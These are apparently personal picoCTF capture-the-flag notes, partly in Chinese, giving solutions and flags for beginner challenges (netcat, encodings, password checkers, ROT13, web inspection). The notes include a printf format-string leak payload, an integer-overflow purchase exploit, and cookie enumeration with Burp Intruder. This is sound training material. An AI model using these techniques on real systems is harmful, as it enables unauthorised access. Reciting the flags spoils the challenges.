1. nice netcat

run : nc ip port

nc mercury.picoctf.net 43239

Get: Asicii code

convert asic to text :

picoCTF{g00d\_k1tty!\_n1c3\_k1tty!\_7c0821f5}

2. tap tap attack

tap to complete file name

download the zip file,

cmd: unzip filename

open directories, till find an executable file

$ ./fang-of-haynekhtnamet

picoCTF{l3v3l\_up!\_t4k3\_4\_r35t!\_524e3dc4}


### 3. Magikarp Ground Mission

User name : ctf-player

Password : 6d448c9c

ssh ctf-player@venus.picoctf.net -p 55246

ssh [user@host](mailto:user@host) -port 55246



ctf-player@pico-chall$ ls

1of3.flag.txt instructions-to-2of3.txt

ctf-player@pico-chall$ cat 1of3.flag.txt

picoCTF{xxsh\_

ctf-player@pico-chall$ cat instructions-to-2of3.txt

Next, go to the root of all things, more succinctly `/`

ctf-player@pico-chall$ cd /

ctf-player@pico-chall$ ls

2of3.flag.txt dev instructions-to-3of3.txt media proc sbin tmp

bin etc lib mnt root srv usr

boot home lib64 opt run sys var

ctf-player@pico-chall$ cat 2of3.flag.txt

0ut\_0f\_\/\/4t3r\_

ctf-player@pico-chall$ cat instructions-to-3of3.txt

Lastly, ctf-player, go home... more succinctly `~`

ctf-player@pico-chall$ cd ~

ctf-player@pico-chall$ ls

3of3.flag.txt drop-in

ctf-player@pico-chall$ cat 3of3.flag.txt

5190b070}

ctf-player@pico-chall$

picoCTF{xxsh\_0ut\_0f\_\/\/4t3r\_5190b070}

### Lets Warm Up

If I told you a word started with 0x70 in hexadecimal, what would it start with in ASCII?

picoCTF{p}

0x70 =B01110000 =64+32+16=112 =p

### Warmed Up

What is 0x3D (base 16) in decimal (base 10)?

0x3D =B00111101

D=13

3=32+16

13+32+16=61

picoCTF{61}

### 2Warm

Can you convert the number 42 (base 10) to binary (base 2)?

picoCTF{101010}

### what's a net cat?

#### Description

Using netcat (nc) is going to be pretty important. Can you connect to jupiter.challenges.picoctf.org at port 64287 to get the flag?

caro@ubuntu:~$ nc jupiter.challenges.picoctf.org 64287

You're on your way to becoming the net cat master

picoCTF{nEtCat\_Mast3ry\_284be8f7}

### strings it

#### Description

Can you find the flag in [file](https://jupiter.challenges.picoctf.org/static/5bd86036f013ac3b9c958499adf3e2e2/strings) without running it?

caro@ubuntu:~/Downloads$ strings strings >s

caro@ubuntu:~/Downloads$ grep pico s

picoCTF{5tRIng5\_1T\_827aee91}

### Bases

| 100 points

#### Description

What does this bDNhcm5fdGgzX3IwcDM1 mean? I think it has something to do with bases.

Base64 decode

picoCTF{l3arn\_th3\_r0p35}

### First Grep

| 100 points

Tags:

Author: Alex Fulton/Danny Tunitis

#### Description

Can you find the flag in [file](https://jupiter.challenges.picoctf.org/static/495d43ee4a2b9f345a4307d053b4d88d/file)? This would be really tedious to look through manually, something tells me there is a better way.

caro@ubuntu:~/Downloads$ grep pico file

picoCTF{grep\_is\_good\_to\_find\_things\_dba08a45}

### Codebook

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Run the Python script code.py in the same directory as codebook.txt.

* [Download code.py](https://artifacts.picoctf.net/c/101/code.py)
* [Download codebook.txt](https://artifacts.picoctf.net/c/101/codebook.txt)

caro@ubuntu:~/Downloads$ python3 code.py

picoCTF{c0d3b00k\_455157\_7d102d7a}

### convertme.py

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Run the Python script and convert the given number from decimal to binary to get the flag. [Download Python script](https://artifacts.picoctf.net/c/30/convertme.py)

caro@ubuntu:~/Downloads$ python3 convertme.py

If 62 is in decimal base, what is it in binary base?

Answer: 111110

That is correct! Here's your flag: picoCTF{4ll\_y0ur\_b4535\_762f748e}

### fixme1.py

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Fix the syntax error in this Python script to print the flag. [Download Python script](https://artifacts.picoctf.net/c/38/fixme1.py)

caro@ubuntu:~/Downloads$ python3 fixme1.py

File "fixme1.py", line 20

print('That is correct! Here\'s your flag: ' + flag)

^

IndentationError: unexpected indent

caro@ubuntu:~/Downloads$ nano fixme1.py

caro@ubuntu:~/Downloads$ python3 fixme1.py

That is correct! Here's your flag: picoCTF{1nd3nt1ty\_cr1515\_09ee727a}

### fixme2.py

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Fix the syntax error in the Python script to print the flag. [Download Python script](https://artifacts.picoctf.net/c/67/fixme2.py)

if flag = ="":

caro@ubuntu:~/Downloads$ python3 fixme2.py

File "fixme2.py", line 22

if flag = "":

^

caro@ubuntu:~/Downloads$ nano fixme2.py

caro@ubuntu:~/Downloads$ python3 fixme2.py

That is correct! Here's your flag: picoCTF{3qu4l1ty\_n0t\_4551gnm3nt\_f6a5aefc}

### Glitch Cat

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Our flag printing service has started glitching! $ nc saturn.picoctf.net 53933

'picoCTF{gl17ch\_m3\_n07\_' + chr(0x61) + chr(0x34) + chr(0x33) + chr(0x39) + chr(0x32) + chr(0x64) + chr(0x32) + chr(0x65) + '}'

caro@ubuntu:~/Downloads$ python3 char.py

picoCTF{gl17ch\_m3\_n07\_a4392d2e}

caro@ubuntu:~/Downloads$ cat char.py

str ='picoCTF{gl17ch\_m3\_n07\_' + chr(0x61) + chr(0x34) + chr(0x33) + chr(0x39) + chr(0x32) + chr(0x64) + chr(0x32) + chr(0x65) + '}'

print(str)

### HashingJobApp

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

If you want to hash with the best, beat this test! nc saturn.picoctf.net 63116

caro@ubuntu:~/Downloads$ nc saturn.picoctf.net 63116

Please md5 hash the text between quotes, excluding the quotes: 'computers'

Answer:

524164822d03894ee68052e183e7ea36

524164822d03894ee68052e183e7ea36

Correct.

Please md5 hash the text between quotes, excluding the quotes: 'a car crash'

Answer:

55067b2a1b8b8110a7411ba64e6f6168

55067b2a1b8b8110a7411ba64e6f6168

Correct.

Please md5 hash the text between quotes, excluding the quotes: 'having a baby'

Answer:

e215dac50d263755ea60abc80a0f3437

e215dac50d263755ea60abc80a0f3437

Correct.

picoCTF{4ppl1c4710n\_r3c31v3d\_bf2ceb02}

caro@ubuntu:~$ echo -n having a baby |md5sum |awk '{print $1}'

e215dac50d263755ea60abc80a0f3437

### PW Crack 1

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Can you crack the password to get the flag? Download the password checker [here](https://artifacts.picoctf.net/c/51/level1.py) and you'll need the encrypted [flag](https://artifacts.picoctf.net/c/51/level1.flag.txt.enc) in the same directory too.

caro@ubuntu:~/Downloads$ cat level1.py

### THIS FUNCTION WILL NOT HELP YOU FIND THE FLAG --LT ########################

def str\_xor(secret, key):

#extend key to secret length

new\_key = key

i = 0

while len(new\_key) < len(secret):

new\_key = new\_key + key[i]

i = (i + 1) % len(key)

return "".join([chr(ord(secret\_c) ^ ord(new\_key\_c)) for (secret\_c,new\_key\_c) in zip(secret,new\_key)])

###############################################################################

flag\_enc = open('level1.flag.txt.enc', 'rb').read()

def level\_1\_pw\_check():

**user\_pw = input("Please enter correct password for flag: ")**

**if( user\_pw == "691d"):**

print("Welcome back... your flag, user:")

decryption = str\_xor(flag\_enc.decode(), user\_pw)

print(decryption)

return

print("That password is incorrect")

level\_1\_pw\_check()

caro@ubuntu:~/Downloads$ python3 level1.py

Please enter correct password for flag: 691d

Welcome back... your flag, user:

picoCTF{545h\_r1ng1ng\_56891419}

### PW Crack 2

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Can you crack the password to get the flag? Download the password checker [here](https://artifacts.picoctf.net/c/17/level2.py) and you'll need the encrypted [flag](https://artifacts.picoctf.net/c/17/level2.flag.txt.enc) in the same directory too.

 caro@ubuntu:~/Downloads$ cat level2.py

### THIS FUNCTION WILL NOT HELP YOU FIND THE FLAG --LT ########################

def str\_xor(secret, key):

#extend key to secret length

new\_key = key

i = 0

while len(new\_key) < len(secret):

new\_key = new\_key + key[i]

i = (i + 1) % len(key)

return "".join([chr(ord(secret\_c) ^ ord(new\_key\_c)) for (secret\_c,new\_key\_c) in zip(secret,new\_key)])

###############################################################################

flag\_enc = open('level2.flag.txt.enc', 'rb').read()

def level\_2\_pw\_check():

user\_pw = input("Please enter correct password for flag: ")

**if( user\_pw == chr(0x34) + chr(0x65) + chr(0x63) + chr(0x39) ):**

print("Welcome back... your flag, user:")

decryption = str\_xor(flag\_enc.decode(), user\_pw)

print(decryption)

return

print("That password is incorrect")

print(chr(0x34) + chr(0x65) + chr(0x63) + chr(0x39))

4ec9

caro@ubuntu:~/Downloads$ python3 level2.py

Please enter correct password for flag: 4ec9

Welcome back... your flag, user:

picoCTF{tr45h\_51ng1ng\_9701e681}

### PW Crack 3

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Can you crack the password to get the flag? Download the password checker [here](https://artifacts.picoctf.net/c/24/level3.py) and you'll need the encrypted [flag](https://artifacts.picoctf.net/c/24/level3.flag.txt.enc) and the [hash](https://artifacts.picoctf.net/c/24/level3.hash.bin) in the same directory too. There are 7 potential passwords with 1 being correct. You can find these by examining the password checker script.

caro@ubuntu:~/Downloads$ cat level3.py

import hashlib

### THIS FUNCTION WILL NOT HELP YOU FIND THE FLAG --LT ########################

def str\_xor(secret, key):

#extend key to secret length

new\_key = key

i = 0

while len(new\_key) < len(secret):

new\_key = new\_key + key[i]

i = (i + 1) % len(key)

return "".join([chr(ord(secret\_c) ^ ord(new\_key\_c)) for (secret\_c,new\_key\_c) in zip(secret,new\_key)])

###############################################################################

flag\_enc = open('level3.flag.txt.enc', 'rb').read()

correct\_pw\_hash = open('level3.hash.bin', 'rb').read()

def hash\_pw(pw\_str):

pw\_bytes = bytearray()

pw\_bytes.extend(pw\_str.encode())

m = hashlib.md5()

m.update(pw\_bytes)

return m.digest()

def level\_3\_pw\_check():

user\_pw = input("Please enter correct password for flag: ")

user\_pw\_hash = hash\_pw(user\_pw)

if( user\_pw\_hash == correct\_pw\_hash ):

print("Welcome back... your flag, user:")

decryption = str\_xor(flag\_enc.decode(), user\_pw)

print(decryption)

return

print("That password is incorrect")

level\_3\_pw\_check()

# The strings below are 7 possibilities for the correct password.

# (Only 1 is correct)

pos\_pw\_list = ["f09e", "4dcf", "87ab", "dba8", "752e", "3961", "f159"]

md5 hash is caro@ubuntu:~/Downloads$ python3 level3.py

Please enter correct password for flag: dba8

Welcome back... your flag, user:

picoCTF{m45h\_fl1ng1ng\_cd6ed2eb}

### PW Crack 4

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Can you crack the password to get the flag? Download the password checker [here](https://artifacts.picoctf.net/c/60/level4.py) and you'll need the encrypted [flag](https://artifacts.picoctf.net/c/60/level4.flag.txt.enc) and the [hash](https://artifacts.picoctf.net/c/60/level4.hash.bin) in the same directory too. There are 100 potential passwords with only 1 being correct. You can find these by examining the password checker script.

flag\_enc = open('level4.flag.txt.enc', 'rb').read()

correct\_pw\_hash = open('level4.hash.bin', 'rb').read()

def hash\_pw(pw\_str):

pw\_bytes = bytearray()

pw\_bytes.extend(pw\_str.encode())

m = hashlib.md5()

m.update(pw\_bytes)

return m.digest()

pos\_pw\_list = ["8c86", "7692", "a519", "3e61", "7dd6", "8919", "aaea", "f34b", "d9a2", "39f7", "626b", "dc78", "2a98", "7a85", "cd15", "80fa", "8571", "2f8a", "2ca6", "7e6b", "9c52", "7423", "a42c", "7da0", "95ab", "7de8", "6537", "ba1e", "4fd4", "20a0", "8a28", "2801", "2c9a", "4eb1", "22a5", "c07b", "1f39", "72bd", "97e9", "affc", "4e41", "d039", "5d30", "d13f", "c264", "c8be", "2221", "37ea", "ca5f", "fa6b", "5ada", "607a", "e469", "5681", "e0a4", "60aa", "d8f8", "8f35", "9474", "be73", "ef80", "ea43", "9f9e", "77d7", "d766", "55a0", "dc2d", "a970", "df5d", "e747", "dc69", "cc89", "e59a", "4f68", "14ff", "7928", "36b9", "eac6", "5c87", "da48", "5c1d", "9f63", "8b30", "5534", "2434", "4a82", "d72c", "9b6b", "73c5", "1bcf", "c739", "6c31", "e138", "9e77", "ace1", "2ede", "32e0", "3694", "fc92", "a7e2"]

def level\_4\_pw\_check():

#user\_pw = input("Please enter correct password for flag: ")

for user\_pw in pos\_pw\_list:

user\_pw\_hash = hash\_pw(user\_pw)

if( user\_pw\_hash == correct\_pw\_hash ):

# print("Welcome back... your flag, user:")

print(user\_pw)

decryption = str\_xor(flag\_enc.decode(), user\_pw)

print(decryption)

return

#print("That password is incorrect")

level\_4\_pw\_check()

caro@ubuntu:~/Downloads$ python3 level4.py

607a

picoCTF{fl45h\_5pr1ng1ng\_d770d48c}

### PW Crack 5

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Can you crack the password to get the flag? Download the password checker [here](https://artifacts.picoctf.net/c/79/level5.py) and you'll need the encrypted [flag](https://artifacts.picoctf.net/c/79/level5.flag.txt.enc) and the [hash](https://artifacts.picoctf.net/c/79/level5.hash.bin) in the same directory too. Here's a [dictionary](https://artifacts.picoctf.net/c/79/dictionary.txt) with all possible passwords based on the password conventions we've seen so far.

caro@ubuntu:~/Downloads$ python3 level5.py

picoCTF{h45h\_sl1ng1ng\_36e992a6}

9581

use readlines to get each password

### #'ff97\n' with a new line

To get rid of \n , use python slice [start:end]

flag\_enc = open('level5.flag.txt.enc', 'rb').read()

correct\_pw\_hash = open('level5.hash.bin', 'rb').read()

pos\_pw\_list = open('dictionary.txt','r').readlines()

def hash\_pw(pw\_str):

pw\_bytes = bytearray()

pw\_bytes.extend(pw\_str.encode())

m = hashlib.md5()

m.update(pw\_bytes)

return m.digest()

def level\_5\_pw\_check():

#user\_pw = input("Please enter correct password for flag: ")

for user\_pw in pos\_pw\_list:

user\_pw = user\_pw[0:4]

user\_pw\_hash = hash\_pw(user\_pw)

if( user\_pw\_hash == correct\_pw\_hash ):

#print("Welcome back... your flag, user:")

decryption = str\_xor(flag\_enc.decode(), user\_pw)

print(decryption)

print(user\_pw)

return

#print("That password is incorrect")

level\_5\_pw\_check()

### runme.py

| 100 points

Tags:

Author: Sujeet Kumar

#### Description

Run the runme.py script to get the flag. Download the script with your browser or with wget in the webshell. [Download runme.py Python script](https://artifacts.picoctf.net/c/86/runme.py)

wget https://artifacts.picoctf.net/c/86/runme.py

picoCTF{run\_s4n1ty\_run}

### Serpentine

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Find the flag in the Python script! [Download Python script](https://artifacts.picoctf.net/c/94/serpentine.py)

wget https://artifacts.picoctf.net/c/94/serpentine.py

change serpentine.py

call function print\_flag() in code.

elif choice == 'b':

print\_flag()

### First Find

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Unzip this archive and find the file named 'uber-secret.txt'

* [Download zip file](https://artifacts.picoctf.net/c/551/files.zip)

$ upzip files.zip

**$ find ./ -name uber-secret.txt**

**./adequate\_books/more\_books/.secret/deeper\_secrets/deepest\_secrets/uber-secret.txt**

caro@ubuntu:~/Downloads/files$ cat ./adequate\_books/more\_books/.secret/deeper\_secrets/deepest\_secrets/uber-secret.txt

picoCTF{f1nd\_15\_f457\_ab443fd1}

### Big Zip

| 100 points

Tags:

Author: LT 'syreal' Jones

#### Description

Unzip this archive and find the flag.

* [Download zip file](https://artifacts.picoctf.net/c/554/big-zip-files.zip)

caro@ubuntu:~/Downloads/files/big-zip-files$ grep -ri "picoCTF{" ./

./folder\_pmbymkjcya/folder\_cawigcwvgv/folder\_ltdayfmktr/folder\_fnpfclfyee/whzxrpivpqld.txt:information on the record will last a billion years. Genes and brains and books encode picoCTF{gr3p\_15\_m4g1c\_ef8790dc}

grep -r recursive -i ignore case

### Based

| 200 points

Tags:

Author: Alex Fulton/Daniel Tunitis

#### Description

To get truly 1337, you must understand different data encodings, such as hexadecimal or binary. Can you get the flag from this program to prove you are on the way to becoming 1337? Connect with nc jupiter.challenges.picoctf.org 29221.

caro@ubuntu:~/Downloads$ nc jupiter.challenges.picoctf.org 29221

Let us see how data is stored

lime

Please give the 01101100 01101001 01101101 01100101 as a word.

...

you have 45 seconds.....

Input:

lime

Please give me the 163 164 162 145 145 164 as a word.

Input:

street

Please give me the 636f6d7075746572 as a word.

Input:

computer

You've beaten the challenge

Flag: picoCTF{learning\_about\_converting\_values\_00a975ff}

octal :163 164 162 145 145 164

### plumbing

| 200 points

Tags:

Author: Alex Fulton/Danny Tunitis

#### Description

Sometimes you need to handle process data outside of a file. Can you find a way to keep the output from this program and search for the flag? Connect to jupiter.challenges.picoctf.org 7480.

$ nc jupiter.challenges.picoctf.org 7480 >result

caro@ubuntu:~/Downloads$ cat result | grep 'pico'

picoCTF{digital\_plumb3r\_06e9d954}

caro@ubuntu:~/Downloads$ nc jupiter.challenges.picoctf.org 7480 |grep 'pico'

picoCTF{digital\_plumb3r\_06e9d954}

### mus1c

| 300 points

Tags:

Author: Danny


#### Description

I wrote you a [song](https://jupiter.challenges.picoctf.org/static/c594d8d915de0129d92b4c41e25a2313/lyrics.txt). Put it in the picoCTF{} flag format.

Hint: Are you good at rockstar

Google rockstar

https://codewithrockstar.com/online



picoCTF{rrrocknrn0113r}

convert ascii to characters

### flag\_shop

| 300 points

Tags:

Author: Danny

#### Description

There's a flag shop selling stuff, can you buy a flag? [Source](https://jupiter.challenges.picoctf.org/static/64e724ad327f83ad833d9c6baa072b1f/store.c). Connect with nc jupiter.challenges.picoctf.org 4906.

### Solve

Open up the source, and we see that the service is a simple store. It offers us 3 options, but the one we're interested in is the second one.

The second one offers fake flags and the real flag. Of course, the real flag costs 100000 dollars, and we only start with 1100. So how in the world do we get more money? Let's look at the fake flags.

if(auction\_choice == 1){

printf("These knockoff Flags cost 900 each, enter desired quantity\n");

int number\_flags = 0;

fflush(stdin);

scanf("%d", &number\_flags);

if(number\_flags > 0){

int total\_cost = 0;

total\_cost = 900\*number\_flags;

printf("\nThe final cost is: %d\n", total\_cost);

if(total\_cost <= account\_balance){

account\_balance = account\_balance - total\_cost;

printf("\nYour current balance after transaction: %d\n\n", account\_balance);

}

else{

printf("Not enough funds to complete purchase\n");

}

}


}

We see that every fake flag costs 900 dollars and it subtracts the total cost from our account balance. But what if total\_cost is negative? Then we add total\_cost to our balance, and if total\_cost is negative enough, then we can get a huge account balance. How do we get a negative total\_cost?

Notice that total\_cost is declared as an int. This is specifically a Signed Integer, which has a range between -2,147,483,648 to 2,147,483,647. Signed integers use the first bit to store whether it is negative or positive, 0 indicating positive and 1 indicating negative. What happens if you add 1 to 2,147,483,647 and store the result in a signed integer? Well the first bit goes from 0 to 1, meaning that the number is now negative! In fact, due to the way [Two's Complement](https://en.wikipedia.org/wiki/Two's_complement), the method used to represent negative numbers in binary, works, it actually wraps around to the most negative integer: -2,147,483,648.

This is what is known as an Integer Overflow. We can use this to overflow the total\_cost variable and increase our account balance. We need a total\_cost that is a large negative number, but not too large that it also overflows our account\_balance. 3000000 works nicely as the number of fake flags to buy:

caro@ubuntu:~/Downloads$ nc jupiter.challenges.picoctf.org 4906



YOUR FLAG IS: picoCTF{m0n3y\_bag5\_9c5fac9b}

### 1\_wanna\_b3\_a\_r0ck5tar

| 350 points

Tags:

Author: Alex Bushkin

#### Description

I wrote you another [song](https://jupiter.challenges.picoctf.org/static/b99c57e4274172bf3c93534b6d59632d/lyrics.txt). Put the flag in the picoCTF{} flag format

Cryptography

Mod 26

| 10 points

Tags:

Author: Pandu

Description

Cryptography can be easy, do you know what ROT13 is? cvpbPGS{arkg\_gvzr\_V'yy\_gel\_2\_ebhaqf\_bs\_ebg13\_MAZyqFQj}

ROT13 ("rotate by 13 places", sometimes hyphenated ROT-13) is a simple letter substitution cipher that replaces a letter with the 13th letter after it in the alphabet. ROT13 is a special case of the Caesar cipher which was developed in ancient Rome.

picoCTF{next\_time\_I'll\_try\_2\_rounds\_of\_rot13\_ZNMldSDw}

information

| 10 points

Tags:

Author: susie

Description

Files can always be changed in a secret way. Can you find the flag? cat.jpg

Whenever I get an image file, I go and run file (to make sure it's an image), binwalk (to see if there are hidden files), strings and usually I pair that with grep and lastly I check the image in a hexeditor, just to check the header and such.

root@kali:~/Downloads# file cat.jpg

cat.jpg: JPEG image data, JFIF standard 1.02, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 2560x1598, components 3

root@kali:~/Downloads# binwalk cat.jpg

DECIMAL HEXADECIMAL DESCRIPTION

--------------------------------------------------------------------------------

0 0x0 JPEG image data, JFIF standard 1.02

root@kali:~/Downloads# strings cat.jpg |grep 'picoCTF'

root@kali:~/Downloads#

Text

Description automatically generated

root@kali:~/Downloads# echo cGljb0NURnt0aGVfbTN0YWRhdGFfMXNfbW9kaWZpZWR9 |base64 -d

picoCTF{the\_m3tadata\_1s\_modified}

**Transformation**

| 20 points

Tags:

Author: madStacks

Description

I wonder what this really is... enc ''.join([chr((ord(flag[i]) << 8) + ord(flag[i + 1])) for i in range(0, len(flag), 2)])

encoded\_string = "灩捯䍔䙻ㄶ形楴獟楮獴㌴摟潦弸弰㑣〷㘰摽"

for i in range(len(encoded\_string)):

    print(chr(ord(encoded\_string[i])>>8),end="")

print(chr((ord(encoded\_string[i]))-((ord(encoded\_string[i])>>8)<<8)),end="")

picoCTF{16\_bits\_inst34d\_of\_8\_04c0760d}

Stonks

| 20 points

Tags:

Author: madStacks

Description

I decided to try something no one else has before. I made a bot to automatically trade stonks for me using AI and machine learning. I wouldn't believe you if you told me it's unsecure! vuln.c

nc mercury.picoctf.net 534371

memory overflow with a long string

Graphical user interface

Description automatically generated with medium confidence

%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx|%llx

7b4654436f636970|345f7435306c5f49|306d5f796d5f6c6c|346364625f79336e|ffe8007d61653532

Hex 0x70 = p

0x69=i

0x7d =}

Change the hex value from little endian to big endian:

7069636F4354467B495F6C3035745F346C6C5F6D795F6D306e33795f62646334323565617d

picoCTF{I\_l05t\_4ll\_my\_m0n3y\_bdc425ea}

Web exploitation

GET aHEAD

| 20 points

Tags:

Author: madStacks

Description

Find the flag being held on this server to get ahead of the competition <http://mercury.picoctf.net:21939/>

Hints:

Maybe you have more than 2 choices

Check out tools like Burpsuite to modify your requests and look at the responses

Setup burpsuite and firefox

Firefox->preferences-> search for proxy

Graphical user interface, text, application, email

Description automatically generated

Burp ->proxy->options

Graphical user interface, text, application, email

Description automatically generated

Go to firefox launch a webpage

<http://mercury.picoctf.net:21939/>

Turn on intercept

Click on blue button

Graphical user interface, text, application, email

Description automatically generated

Right click it -> send to Repeater

Change Post method to HEAD

Send the request

Graphical user interface, text, application

Description automatically generated

flag: picoCTF{r3j3ct\_th3\_du4l1ty\_6ef27873}

HTTP 请求方法

HTTP 定义了一组请求方法，以表明要对给定资源执行的操作。指示针对给定资源要执行的期望动作。虽然他们也可以是名词，但这些请求方法有时被称为 HTTP 动词。每一个请求方法都实现了不同的语义，但一些共同的特征由一组共享：例如一个请求方法可以是 safe, idempotent, 或 cacheable (en-US)。

GET

GET 方法请求一个指定资源的表示形式，使用 GET 的请求应该只被用于获取数据。

HEAD

HEAD 方法请求一个与 GET 请求的响应相同的响应，但没有响应体。

POST

POST 方法用于将实体提交到指定的资源，通常导致在服务器上的状态变化或副作用。

PUT

PUT 方法用请求有效载荷替换目标资源的所有当前表示。

DELETE

DELETE 方法删除指定的资源。

CONNECT

CONNECT 方法建立一个到由目标资源标识的服务器的隧道。

OPTIONS

OPTIONS 方法用于描述目标资源的通信选项。

TRACE

TRACE 方法沿着到目标资源的路径执行一个消息环回测试。

PATCH

PATCH 方法用于对资源应用部分修改。

### Cookies

 | 40 points

Tags: picoCTF 2021Web Exploitation

AUTHOR: MADSTACKS

#### Description

Who doesn't love cookies? Try to figure out the best one. <http://mercury.picoctf.net:17781/>

点击链接，页面如下：

Graphical user interface, application

Description automatically generated

随便在框里输入内容，显示如下：

Graphical user interface, application

Description automatically generated

输出返回无效的cookie

这题也有两种写法！！！！

一、检查开发人员工具的选项卡（查看storage）firefox

Graphical user interface, application

Description automatically generated

显示cookie为-1，我们修改为正值，得到如下页面：

Graphical user interface, application

Description automatically generated

一直试到了18，刷新页面得到flag

Modify Value to 18, press enter


Then refresh the page

Graphical user interface, text, application

Description automatically generated

二、burpsuit拦截

我拦截的是这个页面，原页面也可以



Send to intruder

Graphical user interface, text, application, email

Description automatically generated

Graphical user interface, text, application, email

Description automatically generated

A picture containing table

Description automatically generated

The response length of 18 is quite different with other response

得到flag：picoCTF{3v3ry1\_l0v3s\_c00k135\_96cdadfd}

### Insp3ct0r

 | 50 points

Tags: picoCTF 2019Web Exploitation

AUTHOR: ZARATEC/DANNY

#### Description

Kishor Balan tipped us off that the following code may need inspection: https://jupiter.challenges.picoctf.org/problem/41511/ ([link](https://jupiter.challenges.picoctf.org/problem/41511/)) or <http://jupiter.challenges.picoctf.org:41511>

Inspector HTML || view page source

<!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3\_d3 -->

{}Style Editor -> mycss.css

/\* You need CSS to make pretty pages. Here's part 2/3 of the flag: t3ct1ve\_0r\_ju5t \*/

Debugger ->myjs.js

/\* Javascript sure is neat. Anyways part 3/3 of the flag: \_lucky?832b0699} \*/

picoCTF{tru3\_d3t3ct1ve\_0r\_ju5t\_lucky?832b0699}

### Inspect HTML

 | 100 points

Tags: picoCTF 2022Web Exploitationinspector

AUTHOR: LT 'SYREAL' JONES

#### Description

Can you get the flag?Go to this [website](http://saturn.picoctf.net:49386/) and see what you can discover.

view page source

<!--picoCTF{1n5p3t0r\_0f\_h7ml\_8113f7e2}-->

picoCTF{1n5p3t0r\_0f\_h7ml\_8113f7e2}

### Search source

 | 100 points

Tags: picoCTF 2022Web Exploitation

AUTHOR: MUBARAK MIKAIL

#### Description

The developer of this website mistakenly left an important artifact in the website source, can you find it?The website is [here](http://saturn.picoctf.net:50761/)

Graphical user interface, text, application, email

Description automatically generated

Text

Description automatically generated

### Includes

 | 100 points

Tags: picoCTF 2022Web Exploitationinspector

AUTHOR: LT 'SYREAL' JONES

#### Description

